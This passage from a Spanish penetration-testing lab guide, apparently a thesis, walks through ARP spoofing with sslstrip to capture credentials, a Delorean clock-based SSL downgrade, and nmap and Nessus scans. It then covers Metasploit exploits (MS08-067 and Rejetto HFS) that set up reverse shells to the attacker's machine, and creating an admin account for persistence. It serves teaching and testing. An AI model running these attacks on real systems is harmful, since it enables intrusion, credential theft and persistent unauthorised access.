
Figura 54. Verificación ataque ARP Spoofing.



Fuente: autor.

En la página que se acceso en el paso anterior, se realiza un intento de ingreso con unas credenciales de prueba para verificar si es posible su captura.


Figura 55. Ingreso credenciales de prueba.



Fuente: autor.

En los log del sslstrip se pueden observar las credenciales que se introdujeron en la página anterior, teniendo en cuenta que estas viajaron por HTTP.

Figura 56. Verificación de log sslstrip.



Fuente: autor.

Teniendo en cuenta este proceso, también es posible la realización un Downgrade SSL por tiempo de reloj, utilizando la herramienta Delorean, la cual permite


adelantar el reloj de las máquinas para invalidar los certificados que tienen algunas páginas WEB o navegadores modernos, este ataque permite afectar el reloj de las víctimas para que el navegador crea que el certificado se encuentra vencido por caducidad del tiempo, haciendo que el tráfico se siga transportando por HTTP y de esta forma capturar el tráfico en texto claro.

Figura 57. Descarga y ejecución herramienta Delorean.

Fuente: autor.

Después de que la petición de actualización de la hora se establece en la máquina víctima, se observa que se realizó un cambio del tiempo a futuro, en el cual la mayoría de certificados quedarían inválidos.

Figura 58. Cambio del tiempo máquina víctima.



Fuente: autor.


Lo anterior permite que cuando se intente acceder a una página en el navegador, este crea que el certificado se encuentra vencido y efectué el downgrade SSL para que navegue en HTTP, logrando la captura de los datos que vallan en texto claro.

Figura 59. Downgrade SSL con Delorean.

Fuente: autor.

6.2.4 Laboratorio No.4 – Reconocimiento, explotación y falso positivo. En el siguiente laboratorio se pretenden observar algunas vulnerabilidades que parecen ser explotables, pero que en la práctica se convierten en falsos positivos, lo que podría activar los mecanismos de seguridad que se encuentren implantados en la organización; varias de estas debilidades se pueden dejar como anzuelos en la utilización de Honeypot con el fin de atraer a los atacantes para que traten de realizar sus maniobras, logrando analizar las herramientas que se encuentran utilizando y de esta forma obtener información para asegurar las redes o lanzar ofensivas, depende del objetivo de la empresa, por último se efectuara la explotación de una vulnerabilidad real, al igual que se tendrán en cuenta métodos para el análisis de vulnerabilidades; lo anterior con el fin de continuar el desarrollo de la fases de Identificación y Análisis de vulnerabilidades, así como la Explotación de Vulnerabilidades. Se procede a encender algunas de las máquinas.

Figura 60. Máquinas laboratorio No.4.



Fuente: autor.

Teniendo en cuenta los laboratorios anteriores y el uso de la herramienta nmap se efectúa un barrido de las IP presentes en la red, para conocer los equipos que se encuentren activos, así como los puertos abiertos y los servicios ejecutados.

Figura 61. Reconocimiento con nmap.

```
root@Kali:~# nmap -sS -sV 192.168.37.0/24

Starting Nmap 7.50 ( https://nmap.org ) at 2018-03-14 12:13 EDT
```

Fuente: autor.

Es importante observar los resultados que se obtienen del punto anterior con el fin de efectuar un mapeo de la red, el primer dispositivo tiene la IP 192.168.37.130, con varios puertos y servicios activos.

Figura 62. Primer equipo resultado de nmap.

```
Nmap scan report for 192.168.37.130
Host is up (0.00060s latency).
Not shown: 985 closed ports
PORT     STATE SERVICE      VERSION
21/tcp   open  ftp          Microsoft ftpd
25/tcp   open  smtp         Microsoft ESMTP 6.0.3790.1830
53/tcp   open  domain       Microsoft DNS
80/tcp   open  http         Microsoft IIS httpd 6.0
110/tcp  open  pop3         Microsoft Windows 2003 POP3 Service 1.0
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Microsoft Windows 2003 or 2008 microsoft-ds
1025/tcp open  msrpc        Microsoft Windows RPC
1030/tcp open  msrpc        Microsoft Windows RPC
1031/tcp open  msrpc        Microsoft Windows RPC
1032/tcp open  msrpc        Microsoft Windows RPC
1033/tcp open  msrpc        Microsoft Windows RPC
1521/tcp open  oracle-tns   Oracle TNS Listener 10.2.0.1.0 (for 32-bit Windows)
8099/tcp open  http         Microsoft IIS httpd 6.0
MAC Address: 00:0C:29:6C:74:53 (VMware)
Service Info: Host: InternetServer; OSs: Windows, Windows 2000; CPE: cpe:/o:mic
e:/o:microsoft:windows_2000, cpe:/o:microsoft:windows_server_2003
```

Fuente: autor.


En el segundo resultado se obtiene la IP 192.168.37.131, con un solo puerto y servicio en ejecución, como se observa en la figura 63.

Figura 63. Segundo equipo resultado de nmap.

Fuente: autor.

Para el tercer resultado se logra observar un equipo (192.168.37.138) con varios puertos y servicios en ejecución, los cuales serán analizados junto con los equipos anteriores para detectar algunas de las vulnerabilidades presentes.


Figura 64. Tercer equipo resultado de nmap.



Fuente: autor.

En el siguiente paso se utilizará la herramienta Nessus para la detección de vulnerabilidades de forma automatizada, teniendo en cuenta que esta, posee una gran cantidad de bases de datos acerca de las vulnerabilidades en diferentes aplicaciones y Sistemas Operativos.


Figura 65. Ejecución herramienta Nessus.



Fuente: autor.

Una vez en la herramienta se genera un nuevo caso con las IP que se encontraron en los pasos anteriores, aunque también se puede utilizar todo el rango de la red como se efectuó en nmap.


Figura 66. Nuevo caso con Nessus.



Fuente: autor.

La herramienta posee la utilidad de incluir varios plugins para la elaboración de pruebas específicas de acuerdo con los objetivos que se estén analizando, para esta práctica se activaran algunos como: Backdoors, CGI abuses: XSS, entre otros.[77]


Figura 67. Plugins con Nessus.



Fuente: autor.

Una vez se inicia el escaneo, la herramienta realiza varias pruebas automatizadas y las correlaciona con bases de datos de vulnerabilidades conocidas.

Figura 68. Inicio de análisis con Nessus.




Fuente: autor.

Posterior a esto en la máquina atacante se da inicio al servicio postgresql (Base de datos de código abierto) teniendo en cuenta que se necesita el funcionamiento de la base de datos para trabajar con la herramienta Metasploit y de esta forma

77 ALBORS, J. ¿Sabes qué es un backdoor y en qué se diferencia de un troyano? 2015. . [En línea], [consultado el 23 de septiembre de 2018]. Disponible en internet: http://www. welivesecurity. com/la-es/2015/04/17/que-es-un-backdoor/

tener espacios de trabajo para guardar los diferentes movimientos que se efectúen.[78]


Figura 69. Inicio servicio postgresql.



Fuente: autor.

Dentro de este laboratorio se utilizará la consola de Metasploit, en la cual se iniciará y ejecutará una base de datos, con el fin de generar un espacio de trabajo.

Figura 70. Inicio base de datos Metasploit.




Fuente: autor.

Una vez finalizado el análisis con la herramienta Nessus se proceden a observar los resultados para verificar las vulnerabilidades encontradas, las cuales se organizan en nivel de criticidad.

[78] KENNEDY, O'Gorman, KEARNS, & AHARONI. Metaesploit: The Penetration Tester's Guide. 2011 [En línea], [consultado el 23 de septiembre de 2018]. Disponible en internet:


Figura 71. Resultados análisis con Nessus.



Fuente: autor.

Con el fin de realizar una práctica de explotación y penetración a un sistema, se procede a escoger una de las vulnerabilidades encontradas, a manera de ejemplo se tomara MS06-040, la cual indica una vulnerabilidad de ejecución remota de código.


Figura 72. Vulnerabilidad MS06-040.



Fuente: autor.

En la consola de metasploit se procede a buscar un exploit conocido para la vulnerabilidad antes mencionada, logrando encontrar una opción para su uso.


Figura 73. Búsqueda MS06-040 en Metasploit.



Fuente: autor.

Se selecciona el exploit que se encontró en la imagen anterior utilizando el comando (use) de metasploit, al igual que el comando (set) para modificar el RHOST que en este caso sería la IP de la máquina víctima.


Figura 74. Uso de exploit en Metasploit.



Fuente: autor.

Es necesario incluir un payload (carga útil), con el fin de acompañar el exploit para realizar la tarea específica de conectarse de forma reversa por TCP hacia la máquina atacante, para este laboratorio se utilizara uno genérico denominado: generic/Shell_reverse_tcp, al igual que el paso anterior donde se colocó la IP de la máquina víctima, es necesario colocar la IP de la máquina atacante (LHOST), con el fin de que se realice la conexión de forma reserva a esa IP por un puerto especifico (4444).


Figura 75. Uso de payload enMetasploit.



Fuente: autor.

Como resultado del uso de este *exploit* se observa que no se logró la explotación de la vulnerabilidad, convirtiéndose en un falso positivo, con lo que se podrían alertan varios sistemas de defensa de la organización a la que se esté realizando la prueba.


Figura 76. Vulnerabilidad con falso positivo.



Fuente: autor.

Se procede a utilizar otra vulnerabilidad encontrada (MS08_067), repitiendo los pasos anteriores: primero se busca un *exploit*, luego se configura el RHOST, se escoge el payload y se establece el LHOST.


Figura 77. Ejecución de exploit MS08-067 en Metasploit.



Fuente: autor.

Se ejecuta el ataque utilizando la palabra exploit o run, el cual inicia con la petición de la conexión reversa desde la máquina victima hacia el atacante, logrando obtener una sesión remota de la víctima en línea de comandos.


Figura 78. Sesión remota con la víctima.



Fuente: autor.

Una vez se obtiene la línea de comandos en la máquina víctima, se procede a verificar el usuario que se tiene hasta el momento, observando que para este ejercicio se cuenta con el acceso desde NT Autority/system, el cual posee el más alto nivel de privilegios de la máquina.


Figura 79. Verificación de usuario máquina víctima.



Fuente: autor.

Teniendo en cuenta que se tienen los más altos privilegios, se procede a crear un usuario administrador para la generación de persistencia, con el fin de lograr acceder al equipo a través de una cuenta local con otros métodos de ingreso, aun así se corrija la vulnerabilidad.


Figura 80. Generación de persistencia máquina víctima.



Fuente: autor.

6.2.5 Laboratorio No.5 – Reconocimiento, explotación y escalar privilegios. Teniendo en cuenta el desarrollo del laboratorio anterior, se realiza la siguiente práctica utilizando otra máquina víctima, para observar la forma de escalar privilegios, luego de lograr una explotación exitosa con una de las vulnerabilidades presentes en el equipo, para este caso se tomara la máquina Windows Server 2008 con los resultados anteriores del Nessus y se efectuara una verificación con nmap de la presencia de la vulnerabilidad, lo anterior con el fin de continuar el desarrollo de la fases de Identificación y Análisis de vulnerabilidades, así como la Explotación de Vulnerabilidades.


Figura 81. Verificación Nmap máquina víctima.



Fuente: autor.

Se procede a buscar en la consola de metasploit un exploit con la vulnerabilidad antes señalada (*HttpFileServerhttpd* 2.3), logrando encontrar un resultado, con el cual se efectuara la explotación de la vulnerabilidad presente en la máquina.

Figura 82. Exploit para HttpFileServer.



Fuente: autor.

Con el comando (use) se escoge el exploit antes mencionado y se configuran las opciones de funcionamiento, tales como: RHOST (Máquina Victima), RPORT (Máquina Victima), SRVHOST (Máquina Atacante), SRVPORT (Máquina Atacante).

Figura 83. Configuración exploitHttpFileServer.

```
msf > use exploit/windows/http/rejetto_hfs_exec
msf exploit(rejetto_hfs_exec) > set rhost 192.168.37.138
rhost => 192.168.37.138
msf exploit(rejetto_hfs_exec) > set rport 8080
rport => 8080
msf exploit(rejetto_hfs_exec) > set srvhost 192.168.37.129
srvhost => 192.168.37.129
msf exploit(rejetto_hfs_exec) > set srvport 5555
srvport => 5555
```

Fuente: autor.

Una vez configuradas las opciones del exploit, se procede a la ejecución del mismo con el comando (exploit), logrando observar que se tiene éxito en la conexión remota al objetivo, obteniendo una sesión abierta con meterpreter (Payload ejecutado después del proceso de explotación, el cual permite la utilización de varios comandos para interactuar con la máquina víctima y extraer información de la misma).

